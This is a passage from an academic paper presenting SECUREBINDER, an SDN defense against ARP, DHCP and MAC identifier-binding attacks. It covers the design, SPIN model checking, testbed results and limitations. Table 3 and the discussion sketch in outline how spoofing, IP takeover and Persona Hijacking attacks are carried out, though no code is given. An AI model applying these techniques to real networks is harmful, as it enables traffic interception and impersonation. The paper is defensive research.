Assumptions. SECUREBINDER assumes that the switches and the controller are not compromised and that OpenFlow messages are cryptographically protected (*e.g.,* with TLS). It also assumes that the controller implements secure topology detection, to be able to correctly differentiate network edge ports from internal ports. This is in line with protection already provided by solutions such as TopoGuard [24].

At a high-level, SECUREBINDER consists of a binding protocol mediator module, a binding store database, a port control module, and a device authenticator module. The binding store maintains authenticated bindings at all layers that the protocol mediator uses to validate binding protocol messages. It is updated by the binding protocol mediator as bindings are updated. The binding protocol mediator itself is responsible for verifying the bindings in these protocol messages, performing additional validation for binding updates, and ensuring that bindings are consistent with lower layers. The port control module is responsible for configuring flow rules on individual network ports to separate binding protocol traffic and enable egress filtering based on identifier binding updates, 802.1x authentication, and changes in port or switch status. The device authenticator is responsible for authenticating the MAC addresses of hosts using 802.1x.

Mediator. The mediator separates identifier binding control traffic, like DHCP, ARP, and 802.1x, from normal data plane traffic and sends it to the control plane. This means broadcast traffic no longer goes to all hosts on the network, enabling all hosts to influence identifier bindings, but only to the controller and a few select applications processing those broadcast requests. Once this identifier binding control traffic reaches the controller, the binding mediator validates it by using the global view of the network enabled by SDN to check incoming binding control traffic against existing bindings. If an attempt is made to rebind an identifier that is already bound, for example, binding an IP address to a different MAC address, the mediator performs additional verification, by checking that the old identifier is no longer reachable, before allowing this rebinding. Similarly, the mediator enforces cross-layer consistency in identifier bindings, requiring binding requests to originate at the same location as the known identifier.

Port control. This module addresses bindings (*i.e.,* MAC address to network location) that are implicitly inferred from network traffic without an explicit signaling protocol. It performs dynamic egress (*i.e.,* source-address) filtering on a per-port basis based on the binding information, thus preventing spoofed packets at the first SDN-controlled port and changing this implicit binding to an explicit one controlled by the configuration of the egress filters. While egress filtering has been used in the past [29], SDN's ability to automatically identify network edge ports and dynamically configure flow rules allows egress filtering to be done automatically.

Device authenticator. While the mediator and port controller securely bind all higher identifiers to a MAC address, they cannot guarantee that a MAC address corresponds to a particular physical device. This is because MAC addresses can be easily changed on all modern NICs and operating systems. This fundamental weakness affects many traditional and SDN-based security and access control systems, including Ethane [6] and techniques that tie a MAC address to a single physical port. The device authenticator addresses this issue by extending IEEE 802.1x, a network access technology supported by all major operating systems and platforms that is designed to enable a network port if-and-only-if an authorized client is connected. Traditionally, the RADIUS authentication server used with 802.1x only verifies that the device is authorized to connect to the network without checking its MAC address or any other network identifier. If the device is authorized, 802.1x enables the port and the device to send arbitrary traffic into the network. We extend the authentication to validate each device's MAC address as well, providing a cryptographic root-of-trust for our network identifier bindings.

802.1x operates using an authenticator on the switch which tunnels EAP [1] messages between a supplicant on the client and a RADIUS [42] authentication server on the backend. The use of EAP and RADIUS enable many authentication mechanisms, including both password based mechanisms (*e.g.,* EAP-MSCHAPv2) and certificate based mechanisms (*e.g.,* EAP-TLS). We choose to deploy EAP-TLS [47], which uses client certificates signed by a CA in the RADIUS server. A client that is able to present a certificate signed by the CA is considered authorized to access the network.

We augment 802.1x to validate the client's MAC ad-

dress by having the (trusted) 802.1x authenticator, implemented in the SDN controller, pass the client's MAC address to the RADIUS server. We then maintain a database in our RADIUS server that associates each certificate's common name with its MAC address.[2] When a new device is added to the network, the admin generates a certificate for it and adds its common name and the device's MAC address to this database. When the client presents its certificate, it is first verified, and then, if it is valid, its common name and the client's MAC are checked against this database. Only if they match is the client authenticated. Note that this database is not accessible outside of the system running the RADIUS server and is only modified manually by the admin.

While we seek to provide a secure network that completely prevents identifier binding attacks, we also take into account the currently-existing network devices. In particular, while 802.1x is supported by the majority of devices and operating systems, it is not yet universally supported. For those devices, like printers or IP phones, that do not support it, SECUREBINDER provides a weak authentication based on the device's MAC address. It is important to understand that this drastically weakens the authentication guarantees provided for that device, allowing an attacker to impersonate that device to the network.

Due to space constraints, for further details we refer the reader to Appendix B.

4.2 Implementation

The introduction of multiple flow tables in OpenFlow 1.3 [38] eases the implementation of SECUREBINDER. In particular, we reserve the first table, table 0, for separating identifier binding traffic from regular data-plane traffic and doing egress filtering, while tables 1+ are used for routing and other applications as normal. High priority flow rules are inserted into table 0 such that all 802.1x, ARP, and DHCP traffic is sent to the controller while DNS and Active Directory traffic are routed directly to their respective servers. Egress filtering is accomplished by inserting flow rules into table 0 such that flows with expected source identifiers (both MAC and IP addresses) are sent directly to table 1 to be routed as normal, while all other traffic is rate limited and sent to the controller.

SECUREBINDER takes the form of a privileged SDN controller application which has configured itself to handle all `packet_in` events before any other application. It then looks for packets sent to it as a result of rules in table 0. Any identifier binding traffic is validated, used to update binding information, and sent to the relevant application. Any other packets sent to the controller from rules in table 0 will be logged and dropped.

We implemented SECUREBINDER as an SDN application in ONOS 1.5.1.[3] We had to make a few modifications, totaling 548 lines of code, to the core of ONOS. The major change, totaling 438 lines, was to secure the implementation of topology detection provided by ONOS. SECUREBINDER leverages secure topology detection as a major performance optimization to dramatically reduce the overhead by only validating packets and installing egress filters at the edge of the network. While existing work like TopoGuard [24] has demonstrated the importance of secure topology detection and provided an implementation, ONOS has not yet incorporated this feature. Secure topology detection protects against a wide range of attacks so we believe it should be a service provided by all SDN controllers. Hence, we use it as an optimization in SECUREBINDER. The remaining modifications reserve table 0 for SECUREBINDER, moving all other applications to table 1.

Our SECUREBINDER application itself is 2,350 lines of Java. Since it processes packets prior to any other application in the controller, it protects other applications in use from incorrect binding information. This enables us to use the existing ONOS ProxyARP and DHCP applications without modification.

5 Evaluation

In this section we provide a formal evaluation of the security provided by SECUREBINDER against identifier binding attacks and evaluate its effectiveness against our new Persona Hijacking attack and its performance impact in a testbed environment.

5.1 Formal Evaluation

In order to assess the security properties of SECUREBINDER, we conducted a formal, model checking-based analysis of hosts interacting via ARP and DHCP over an SDN, both with and without SECUREBINDER in place at the controller. We defined a set of security invariants which, if violated, correspond to the successful malicious use of ARP, DHCP, or IP/MAC spoofing. Using the SPIN model checker [22], we first ran an analysis without SECUREBINDER. This returned a large set of automatically discovered counter-examples (invariant violations) that correspond to known ARP spoofing, Host-Location Hijacking (also independently and manually discovered by Hong, *et al.* [24]), and rogue DHCP attacks, as well as our own IP takeover and Flow Poisoning attacks. Next, we enabled SECUREBINDER in the model and re-ran the analysis against the same set of security invariants. In

[2]This indirection enables a single certificate to be used on a multi-homed host that has multiple MAC addresses.

[3]`http://onosproject.org/`

this case, SPIN was unable to find any security violations, indicating that our defense prevented all of the previously discovered attacks.

Model Checking. Our formal models were written in the Promela process modeling language, and the security properties were checked using the SPIN model checker. Models written in Promela define properties written in Linear Temporal Logic (LTL). LTL has been used to check safety and liveness properties, but also security invariants. For a full explanation of LTL syntax and semantics, the interested reader can refer to the book by Reeves and Clarke [41]. Once a Promela model is written and the logical properties of its state variables defined, SPIN can then be used to verify that those properties hold over all reachable system states, or to find a counter-example (*i.e.,* an attack violating a security property). SPIN models all possible inter-leavings of non-atomic actions in a concurrent system of communicating processes.

Model Architecture. Our analysis considers end-hosts communicating via packets passed to an SDN switch managed by a controller that uses the source address fields of `packet_in` events to populate a NIB used to make routing decisions. A packet consists of an Ethernet frame (containing source and destination MAC addresses) encapsulating either an ARP message or an IP header and DHCP payload.

ARP is implemented as defined in RFC 826 [40], but does not include the message fields or associated checks for hardware and protocol types, since our analysis is focused on IPv4 Ethernet networks. ARP clients may also send gratuitous ARP requests or replies.

A fragment of DHCP is implemented as defined in RFC 2131 [15]. The full client and server state machines are implemented (using symbolic addresses), but we do not include any generic representation of DHCP options or other configuration parameters not essential to the assignment of IP addresses. This is because we define *any* DHCP payload from an unauthorized DHCP server to be malicious, regardless of its content.

Communication occurs through uni-directional channels, in which senders place packets on a finite-length FIFO queue and receivers remove messages from the head of that queue. All communication between end-hosts is mediated by the switch: that is, end-hosts place packets in a switch queue, and the switch determines the end-host queue to which it should forward the packet.

End-hosts are processes which non-deterministically[4] send and receive ARP and DHCP client messages. The target of unicast traffic is chosen non-deterministically. One end-host is also designated as a DHCP server and implements a DHCP server that uses ARP probes to determine if a previously-used address is still in use. All end-hosts faithfully follow protocol specifications (*e.g.,* using correct source addresses).

An adversarial end-host does not follow protocol specifications. Any data field in an Ethernet, ARP, IP, or DHCP message may be non-deterministically assigned any symbolic value (*e.g.,* another end-host's source address). Adversarial end-hosts may also act simultaneously as both DHCP servers and clients.

Security Properties. Our analysis is based on checking the same set of invariants in two different cases: a basic SDN, and one in which SECUREBINDER is deployed. These invariants are designed to completely capture correct network identifier binding behavior in the case of an IPv4 Ethernet network with at most one IP address assigned to each network interface, one end-host connected to each switch port, and no multi-homed end-hosts, as described in Section 2.1. They utilize several ground-truth tracking tables maintained in the model to check the actual values of client and controller data structures against their intended values in the absence of adversarial behavior. The ground-truth invariants are intended to represent 'idealized' network security enforcement, which, while not implementable in the real world, will be violated in the presence of any kind of attack against network identifier bindings. Note that a number of sub-invariants (such as a one-to-one binding of IP-to-MAC and Mac-to-Port mappings) are implicitly captured, as a violation of these would result in a violation of one or more of the explicitly checked invariants.

We define two kinds of security properties: invariants, which must hold in all model states, and assertions, which must hold in a subset of model states. The former are encoded as LTL formulas over model state variables (*e.g.,* the entries in each end-host's ARP cache). SPIN uses an automata-theoretic construction (see [22]) to ensure that no LTL violations occur in any reachable model state, and to return an execution trace in the case that a violation was found. Assertions are encoded as Boolean predicates inserted inline in the model code, which are checked whenever the model executes that line. LTL invariants were used when security requirements constrained the value of a persistent data structure, such as ARP or DHCP tables. The `G` operator in LTL states that the formula must hold Globally over all reachable states. Assertions were used for constraints on the value of non-persistent messages passed over the network.

The security requirements that we checked are presented in Table 2 and discussed in detail in Appendix C.

Results. Because model checking is limited to a finite state space search, it is necessary to bound the size of the network for each analysis. We checked our invariants for networks with a single attacker, DHCP server, and SDN switch. Analyses were conducted for networks with end-host populations ranging from 1 to 20.

[4]Promela's control structures are non-deterministic, because SPIN considers all possible orderings of events in a system.

Table 2: Identifier Correctness Requirements

Requirement Name	Requirement Formula (LTL Invariants and Message Assertions)
Port–MAC Binding	`G(port_to_mac[p] == g_mac_at[p])` for each port p
MAC–IP Binding (ARP)	`G(arp_tbls[c][i] == NO_ENTRY || g_mac_to_ip[arp_tbls[c][i]] == i || g_mac_to_ip[arp_tbls[c][i]] == NO_ENTRY)` for each ARP table c and each entry i
Authorized DHCP	`(msg.cid == DHCP_SERVER && (msg.dhcp.type==DHCP_OFFER || msg.dhcp.type==DHCP_ACK || msg.dhcp.type==DHCP_NAK)) || (msg.cid != DHCP_SERVER && (msg.dhcp.type==DHCP_DISCOVER || msg.dhcp.type==DHCP_REQUEST || msg.dhcp.type==DHCP_DECLINE || msg.dhcp.type == DHCP_RELEASE))`
Genuine chaddr	`msg.dhcp.chaddr == g_mac[msg.cid]`
Genuine ciaddr	`msg.dhcp.ciaddr == g_ip[msg.cid]`
Genuine MAC	`msg.frame.eth_src == g_mac[msg.cid]`
Genuine IP	`msg.ip.nw_src == g_ip[msg.cid]`

Table 3: Attacks Found Through Invariant Checking

Attack Class	Description	Invariant Violated
ARP Spoof	Gratuitous Request with Victim's SPA and TPA and own SHA	MAC–IP Binding (ARP)
ARP Spoof	Gratuitous Reply with Victim's SPA and own TPA	MAC–IP Binding (ARP)
ARP Spoof	Reply to Request with Victim's SPA and own TPA	MAC–IP Binding (ARP)
Host-Location Hijacking [24]	Ethernet packet with victim's MAC	Port–MAC Binding, Genuine MAC
IP takeover	DHCP_Release with victim's IP	Genuine ciaddr
Flow Poisoning	Ethernet packet to victim with target's MAC	Port–MAC Binding, Genuine MAC
Rogue DHCP	DHCP_OFFER from attacker	Authorized DHCP

When SECUREBINDER was not deployed, many invariant violations were found corresponding to existing attacks. Manual inspection of the execution traces revealed that all of these are either known attacks or correspond to our IP takeover or Flow Poisoning attacks. These are summarized in Table 3.

When SECUREBINDER was enabled, no invariant violations were found. This indicates that the set of SDN-based checks implemented by SECUREBINDER is equivalent to the ideal invariants that can be checked with access to ground truth. Note that formal verification via model checking is sound but incomplete, because it is based on a finite state space search of a larger, potentially infinite, space. Model checking can be made complete, however, if it can be shown that the larger region reduces (*e.g.,* via equivalence classes) to the explored region.

We argue (but do not formally prove) that this is the case for our analysis. Above an end-host population of 3, all invariant violations were variants of those already found in networks of 3 or fewer end-hosts. That is, while the specific details of the violation (*e.g.,* the protocol address, hardware address, or ARP table) varied, the actual violating condition (*e.g.,* an IP address bound to a MAC address not assigned by the DHCP server) was one already seen in the smaller analyses. Given this empirical evidence, we suspect that no new attacks will be found by adding more end-hosts to the analysis, nor will any attacks be found in the case that SECUREBINDER is deployed. Clearly, making the analysis more complex in other ways (*e.g.,* allowing multi-homing or multiple end-hosts to share a switch port) may introduce new vulnerabilities. Exploring these more complex scenarios is a component of our future work.




Figure 5: Testbed Evaluation Network Topology

5.2 Experimental Evaluation

We construct an emulated SDN testbed network and launch three separate identifier binding attacks, including our Persona Hijacking attack, at ONOS 1.5.1 with and without SECUREBINDER. To guarantee representative results, we repeat each of the attacks ten times.

For our emulated SDN testbed we used Mininet 2.2.1 [30] with Open vSwitch 2.4.0[5] software switches. We chose a minimal topology with a single switch and

[5] `http://openvswitch.org/`

Table 4: Performance Results

Controller	Host Join	New Flow	pkt_in's
ONOS 1.5.1	505±578ms	8±4ms	131±2
SECUREBINDER	3,505±678ms	6±5ms	193±8
Overhead	+3000ms	-2ms	+62

three hosts—an attacker, a victim, and a user that wishes to contact the victim—for our network, as shown in Figure 5. The attacks we test are also relevant for more complex topologies; we demonstrate them on a minimal topology for simplicity. The experiments were performed in an Ubuntu 14.04.4 VM with 2 cores of an 2.70GHz Intel i7 CPU available and 15GB of RAM. Our test network uses ONOS 1.5.1 as the controller, providing shortest path routing, proxyARP, and DHCP.

Persona Hijacking attack. Since we test against ONOS, we need only the IP takeover phase of the attack. The attack was successful, allowing the attacker to steal the victim's IP address. On average, an attack took 49.8 seconds to execute, with effects lasting indefinitely.

ARP poisoning. The attack was successful, allowing the attacker to receive traffic destined for the victim. This attack lasts until the victim sends traffic that traverses the controller, 41 seconds in our experiments, but depends highly on the workload of the victim machine.

Host location hijacking. In this attack, previously reported by Hong, *et al.* [24], the attacker sends spoofed packets that contain the victim's MAC address as their Ethernet source address with the goal of confusing the SDN controller into thinking that the victim has moved to the attacker's location. If this can be accomplished, traffic for the victim will be sent to the attacker's location. We observed this attack to be completely successful as well, allowing the attacker to receive traffic destined for the victim. Like the ARP poisoning attack, this attack has a limited lifetime. Once the victim sends traffic that traverses the controller, the controller is able to correct the victim's location, ending the attack. In our experiments, this was an average of 51 seconds, but highly depends on the workload of the victim.

In all of the above scenarios, SECUREBINDER threw an alert and blocked the attack immediately.

5.3 Performance Evaluation

We evaluate the additional overhead our defense imposes in terms of extra latency for devices joining the network and on each new flow, as well as the additional controller load and flow rules it generates. We run each experiment 10 times and present averages and standard deviations.

Latency. We measure Host Join Latency and New Flow Latency. Host Join latency measures the latency for a host to join the network and includes network link detection, DHCP negotiation, 802.1x authentication–for SECUREBINDER–, host detection, and flow rule setup and installation of the first flow. New Flow Latency measures the latency to start a new flow—sending a packet_in to the controller, forwarding, and rule installation. We measure Host Join Latency from the first packet a host sends until the insertion of the first flow rule. For New Flow Latency, we measure it from the moment the first packet of the flow arrives at the switch until the first flow rule is inserted. No packets after the first in each flow will be diverted to the controller, so any additional latency only impacts the first packet of a flow.

We compared unmodified ONOS 1.5.1, providing shortest path routing, proxyARP, and DHCP, with SECUREBINDER in a network topology with a single switch. Table 4 shows the results. Host Join Latency is higher for SECUREBINDER, at about 3.5 seconds. This is compared to about 0.5 seconds for ONOS 1.5.1. Most of this difference is due to the 802.1x authentication and additional flow rule insertions required by SECUREBINDER. However, 3.5 seconds is actually fairly reasonable considering that Host Join Latency represents the latency for a host to join a new network.

New Flow Latency, by contrast, is essentially the same between unmodified ONOS 1.5.1 and SECUREBINDER. Our results even appear to indicate a slight decrease when using SECUREBINDER, although that difference is within the noise and not actually meaningful.

Controller load. We approximate controller load as the number of packets handled by the controller. While different packets may take noticeably different amounts of processing to handle, this is a common proxy for controller load and does accurately account for the additional load placed on the network via packet_in messages, TLS message encryption load, message parsing, and event loop processing.

We measured the number of packet_in messages sent to the controller using a Mininet network with 3 switches and 4 hosts in a tree toplogy and compare unmodified ONOS 1.5.1, providing shortest path routing, proxyARP, and DHCP, with SECUREBINDER. Our experiment consists of starting the network, waiting 30 seconds for the network to stablize, performing a pairwise ping between all hosts, and shutting the network down. Our results appear in the third column of Table 4. We observe a 47% increase in the number of packet_in's processed by SECUREBINDER, which is fairly significant. However, of the 62 additional packet_in's, 32 are a result of 802.1x authentication. This means that this additional load occurs only when a new host joins the network.

Number of additional flow rules needed by SECUREBINDER. Flow rules are a limited resource in OpenFlow switches. We can calculate the number of additional flow




Figure 6: Number of flow rules needed in each switch for SECUREBINDER, as a function of the number of switch ports. Dashed black line marks minimum TCAM rule slots in a modern SDN switch.

rules required per switch by SECUREBINDER as:

$$26 + 13 * edge_ports + internal_ports$$

The first term relates to static flow rules installed globally in each switch to send 802.1x, ARP, and DHCP traffic to the controller and block DNS, mDNS, and Active Directory by default. The second term describes flow rules installed for each edge switch port to enable egress filtering and allow non-spoofed Active Directory and DNS traffic destined for the legitimate servers. The final term includes the flow rules that are inserted in table 0 for internal network ports to send traffic directly to the normal forwarding rules in table 1.

We plot this equation for both edge and core switches with between 1 and 100 ports in Figure 6. We assume edge switches have one port connected to the core network with all other ports connected to edge devices while core switches are connected only to other switches. Keep in mind that most edge switches are usually in the 24-48 port range with the very high degree switches in the core of the network. For a 48 port edge switch, SECUREBINDER would require 638 flow rules.

Determining the number of flow rules supported by modern SDN switches is surprisingly challenging. The number of TCAM slots in current SDN switches of about 48-ports varies from around 512 to 8,192 [12, 43, 7, 21] and many vendors claim to be able to support 65,536 flow rules or more [7, 21]. We use 2,048 TCAM entries (available on many switches) as a lowerbound and denote it with a black dashed lined in Figure 6. For this lowerbound, SECUREBINDER would require 31% of the rules in a 48 port edge switch, 16% in a 24 port edge switch, and only 4% in a 48 port core switch. For edge switches, this is a significant, but still practical, overhead; assuming the devices connected to such a switch communicate evenly, each can talk to 29 other devices simultaneously before exceeding the flow table limits. For core switches, the overhead of SECUREBINDER is insignificant. Further, if we consider the use of higher-end switches with 8,192 rules per switch, these overhead figures become 8%, 4%, and 0.9%, respectively.

6 Limitations and Discussion

Although the Persona Hijacking attack is extremely powerful, it does have some limitations as well as several possible partial mitigations that may not prevent the attack but can alert an attentive defender.

DHCP. Principle among these is that the target must be using DHCP for Persona Hijacking to be applicable. Another limitation is that DHCP starvation, despite being extremely transient, is easily detectable and likely to be monitored because it can also indicate network malfunction. In a similar way, the large number of DHCP_DISCOVERs needed to launch the attack would be readily noticed by a network anomaly detector. If such monitoring systems are deployed, Persona Hijacking would quickly be brought to the attention of the network administrators. However, even if detected, mitigation would require the involvement of a human operator, probably on a time scale of tens of minutes to hours.

Another factor that can complicate a Persona Hijacking attack is the use of static DHCP leases fixing IP addresses to specific MAC addresses. If the network protects against MAC spoofing, this will completely prevent Persona Hijacking. However, we are unaware of any SDN controller implementing any form of MAC spoofing protection. As a result, the attacker is free to launch the Persona Hijacking attack by spoofing DHCP_DISCOVERs with the target's MAC address at a different network location. Interestingly, in this case DHCP starvation is not required.

A number of security features commonly found in traditional switches (*e.g.,* port security [9] and DHCP snooping [8]) make it more difficult to launch a DHCP starvation attack by limiting the number of source MAC addresses originating from a single port; however, a recent starvation technique has been developed to bypass these defensive mechanisms [50]. This technique exploits the DHCP server's IP address conflict detection by answering all the probes used to check if an address is in use, *without* spoofed MAC addresses.

Despite these limitations Persona Hijacking remains a powerful attack that co-opts the network infrastructure to propagate a malicious identifier binding that will reliably last for a significant time even in the presence of a vigilant system administrator running many monitoring tools. This level of persistence is unmatched among existing network identifier attacks and gives the attacker a reasonable window in which to achieve their goals. Fur-

ther, while various security features can make this attack more challenging to launch, they do not prevent it.

Our new defense, SECUREBINDER, is designed to prevent not only Persona Hijacking attacks, but also any other identifier binding attack. Much of the existing work on defenses has focused on preventing single attacks. Once such a defense is deployed, the attacker modifies their attack slightly or transitions to a new binding and continues. SECUREBINDER's goal is to end this game of whack-a-mole by providing a defense against all identifier binding attacks. This influenced our design choices.

Use of 802.11 IEEE 802.1x is not required to defend against Persona Hijacking or ARP poisoning. However, it is still an essential component of a unified defense against identifier binding attacks, despite potentially complicated configuration and deployment. In particular, 802.1x prevents MAC spoofing from being used to bypass network access controls, like firewalls. Without 802.1x, an attacker can present a fake MAC address belonging to a more privileged device. This presents network access control systems with a confused deputy problem; a device is identified by its MAC address and any identifiers bound to that address, while the attacker presents a MAC address corresponding to an authorized device. Restricting MAC addresses to specific network ports or ensuring that a MAC address is only present at a single network port at a time can only partially mitigate this attack. There will still be some important system that must be widely mobile and occasionally powered off. Attackers can simply attack this system.

Universal IEEE 802.1x deployment is not needed on networks implementing a Bring Your Own Device (BYOD) or public access policy. The purpose of 802.1x is to prevent the attacker from impersonating a more privileged device. In these networks, all BYOD or public devices are unknown to the network and therefore equally (un)privileged. Hence, no confused deputy problem arises that would require strong device identities. Note, however, that any known and trusted devices sharing the same network *should* use 802.1x to protect themselves from being impersonated.

Applicability to wireless networks. Wireless devices, like cell phones and laptops, are particularly vulnerable to impersonation in this manner. We have focused in this work on wired networks; however, SECUREBINDER is equally applicable to wireless networks. Unfortunately, OpenFlow support for wireless networks is still nascent. While a few efforts have looked at the changes to OpenFlow needed to support wireless networks [34, 54, 13], no code, devices, or emulators exist yet. Note that deploying SECUREBINDER at the first wired switch after a wireless access point would still provide significantly improved security and would prevent attacks that have to traverse the wired network.

7 Related Work

The closest work to ours is Ethane [6], which leveraged the SDN-provided global view of the network to enable access control based on identifiers like hostnames and users. However, it does not provide a root-of-trust for network identifiers, instead authenticating based on MAC addresses, and does not appear to distinguish between creating new bindings and updating existing bindings. Additionally, Ethane does not manage or protect the hostname-to-IP or user-to-hostname bindings.

A number of efforts [23, 20, 25] have investigated access control in SDN networks. This is an important, but orthogonal line of research. Access control allows or denies network flows based on particular network identifiers or characteristics. In this work, we attack and secure the bindings between these identifiers. By breaking these bindings an attacker can gain access to a false identity and all the network access rights of that false identity. Access control is also being applied in the controller to protect against malicious SDN applications [39].

TopoGuard [24] and SPHINX [14] studied attacks on the MAC address to network location binding, which they refer to as Host Location Hijacking. TopoGuard proposes a defense based on differentiating between creating new bindings and updating existing bindings, requiring a host to not be reachable at its old location before updating the binding. SPHINX defends against these attacks by ensuring that new flows conform to existing identifier bindings, preventing spoofed packets. Both defenses are vulnerable to MAC address spoofing.

In traditional networks, several network identifier attacks and defenses have been developed over the years; they tend to only address a single layer of the network stack at a time, and the defenses may only be heuristic in nature. Port Security [9] is a heuristic defense against MAC spoofing, which limits the number of MAC addresses that can be present on a single network port.

To prevent ARP spoofing [11], a wide range of defenses based on replacing ARP with secure variants have been proposed [4, 32, 35]; however, vendor-supported technologies such as Cisco Dynamic ARP Inspection (DAI) [29], which compares ARP replies with DHCP server records, or monitoring tools like `arpwatch` [31] are used more often in practice. These technologies have a number of limitations, including not protecting static IP addresses and requiring manual configuration.

To prevent rogue DHCP servers [49], DHCP Snooping [8] can be used to separate the switch ports into trusted and untrusted zones. This defense requires manual configuration of the trusted and untrusted zones and is limited to protecting against attacks on DHCP only.

Defenses against DNS spoofing [48] include increasing the randomness in the DNS query, using random

source ports and transaction IDs, to protect against blind attackers [48], as well as cryptographic techniques like DNSSEC [2] that protect the authoritative response from tampering. DNSSEC has yet to be widely deployed.

The username to hostname binding can be protected using Kerberos [37] for authentication, as is the case in Microsoft Active Directory, but architectural and implementation issues enable various attacks, such as pass-the-hash [16, 17], in practice.

8 Conclusion

We have built a proof-of-concept attack in SDNs to hijack MAC and IP addresses, steal hostnames, and poison flows to remove victim bindings and accessibility. We have thereafter shown how to use SDN capabilities to prevent such attacks by implementing a new defense that exploits SDN's data and control plane separation, programmability, and centralized control to protect network identifier bindings, and builds upon the IEEE 802.1x standard to establish a cryptographic root-of-trust. Evaluation shows that our defense formally and experimentally prevents identifier binding attacks with little additional burden or overhead.

Acknowledgements

We thank William Streilein and James Landry for their support of this work as well as our shepherd, Guofei Gu, and anonymous reviewers for their helpful comments on this paper. This material is based upon work partially supported by the National Science Foundation under Grant No. 1600266.

References

[1] ABOBA, B., BLUNK, L., VOLLBRECHT, J., CARLSON, J., AND LEVKOWETZ, H. Extensible authentication protocol (EAP). RFC 3748, 2004.

[2] ARENDS, R., AUSTEIN, R., LARSON, M., MASSEY, D., AND ROSE, S. DNS security introduction and requirements. RFC 4033, 2005.

[3] BIGFIX CLIENT COMPLIANCE. Cisco NAC. *BigFix, Inc. 25* (2005).

[4] BRUSCHI, D., ORNAGHI, A., AND ROSTI, E. S-ARP: a secure address resolution protocol. In *ACSAC* (Dec 2003), pp. 66–74.

[5] CANINI, M., VENZANO, D., PERESINI, P., KOSTIC, D., REXFORD, J., ET AL. A NICE way to test openflow applications. In *NSDI* (2012).

[6] CASADO, M., FREEDMAN, M. J., PETTIT, J., LUO, J., MCKEOWN, N., AND SHENKER, S. Ethane: taking control of the enterprise. In *ACM Computer Communication Review* (2007), vol. 37, ACM.

[7] CENTEC NETWORKS. Centec networks - SDN/OpenFlow switch - v330, 2017. `http://www.centecnetworks.com/en/SolutionList.asp?ID=42`.

[8] CISCO SYSTEMS, INC. Catalyst 6500 release 12.2sx software configuration guide, chapter: Dhcp snooping, 2013.

[9] CISCO SYSTEMS, INC. Catalyst 6500 release 12.2sx software configuration guide, chapter: Port security, 2013.

[10] CISCO SYSTEMS, INC. *Cisco IOS Software Configuration Guide*. Cisco Systems, 2013.

[11] DE VIVO, M., DE VIVO, G. O., AND ISERN, G. Internet security attacks at the basic levels. *ACM Operating Systems Review 32*, 2 (1998).

[12] DELL, INC. Dell openflow deployment and user guide 3.0, 2015. `http://topics-cdn.dell.com/pdf/force10-sw-defined-ntw_Deployment%20Guide3_en-us.pdf`.

[13] DELY, P., KASSLER, A., AND BAYER, N. Openflow for wireless mesh networks. In *2011 Proceedings of 20th International Conference on Computer Communications and Networks (ICCCN)* (July 2011), pp. 1–6.

[14] DHAWAN, M., PODDAR, R., MAHAJAN, K., AND MANN, V. SPHINX: Detecting security attacks in software-defined networks. In *NDSS* (2015).

[15] DROMS, R. Dynamic host configuration protocol. RFC 2131 (Draft Standard), Mar. 1997.

[16] DUCKWALL, A., AND CAMPBELL, C. Still passing the hash 15 years later... In *BlackHat* (2012).

[17] DUCKWALL, S., AND DELPY, B. Abusing microsoft kerberos: Sorry you guys don't get it. *BlackHat* (2014).

[18] EHRENKRANZ, T., AND LI, J. On the state of IP spoofing defense. *ACM Transactions on Internet Technology (TOIT) 9*, 2 (2009), 6.

[19] FEKAY, A. AD & Dynamic DNS updates registration rules of engagement, 2012. `http://blogs.msmvps.com/acefekay/2012/11/19/ad-dynamic-dns-updates-registration-rules-of-engagement/`.

[20] HAN, W., HU, H., ZHAO, Z., DOUPÉ, A., AHN, G.-J., WANG, K.-C., AND DENG, J. State-aware network access management for software-defined networks. In *Proceedings of the 21st ACM on Symposium on Access Control Models and Technologies* (2016), SACMAT '16, ACM, pp. 1–11.

[21] HEWLETT-PACKARD DEVELOPMENT COMPANY, L.P. HP switch software OpenFlow v1.3 administrator guide K/KA/WB 15.17, 2015. `http://h20566.www2.hpe.com/hpsc/doc/public/display?sp4ts.oid=5354494&docLocale=en_US&docId=emr_na-c04656675`.

[22] HOLZMANN, G. J. *The SPIN model checker: Primer and reference manual*, vol. 1003. Addison-Wesley Reading, 2004.

[23] HONG, S., BAYKOV, R., XU, L., NADIMPALLI, S., AND GU, G. Towards SDN-defined programmable BYOD (bring your own device) security. In *NDSS'16* (2016).

[24] HONG, S., XU, L., WANG, H., AND GU, G. Poisoning network visibility in software-defined networks: New attacks and countermeasures. In *NDSS* (2015).

[25] HU, H., HAN, W., AHN, G.-J., AND ZHAO, Z. FLOWGUARD: Building robust firewalls for software-defined networks. In *Proceedings of the Third Workshop on Hot Topics in Software Defined Networking* (2014), HotSDN '14, ACM, pp. 97–102.

[26] KATTA, N. P., REXFORD, J., AND WALKER, D. Logic programming for software-defined networks. In *XLDI* (2012).

[27] KAZEMIAN, P., CHAN, M., ZENG, H., VARGHESE, G., MCKEOWN, N., AND WHYTE, S. Real time network policy checking using header space analysis. In *NSDI* (2013), pp. 99–111.

[28] KHURSHID, A., ZOU, X., ZHOU, W., CAESAR, M., AND GODFREY, P. B. VeriFlow: Verifying network-wide invariants in real time. In *NSDI* (2013).

[29] KING, J., AND LAUERMAN, K. ARP poisoning (man-in-the-middle) attack and mitigation techniques, 2014. `https://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_603839.html`.

[30] LANTZ, B., HELLER, B., AND MCKEOWN, N. A network in a laptop: rapid prototyping for software-defined networks. In *HotNets* (2010).

[31] LBNL'S NETWORK RESEARCH GROUP. arpwatch. Software, 2009. `ftp://ftp.ee.lbl.gov/arpwatch.tar.gz`.

[32] LOOTAH, W., ENCK, W., AND MCDANIEL, P. TARP: Ticket-based address resolution protocol. *Computer Networks 51*, 15 (2007).

[33] MICROSOFT. Dhcp processes and interactions, 2017. `https://technet.microsoft.com/en-us/library/dd183657(v=ws.10).aspx`.

[34] MOURA, H., BESSA, G. V. C., VIEIRA, M. A. M., AND MACEDO, D. F. Ethanol: Software defined networking for 802.11 wireless networks. In *2015 IFIP/IEEE International Symposium on Integrated Network Management (IM)* (May 2015), pp. 388–396.

[35] NAM, S. Y., KIM, D., KIM, J., ET AL. Enhanced ARP: preventing ARP poisoning-based man-in-the-middle attacks. *IEEE Comm. Letters 14*, 2 (2010), 187–189.

[36] NELSON, T., FERGUSON, A. D., SCHEER, M. J., AND KRISHNAMURTHI, S. Tierless programming and reasoning for software-defined networks. *NSDI* (2014).

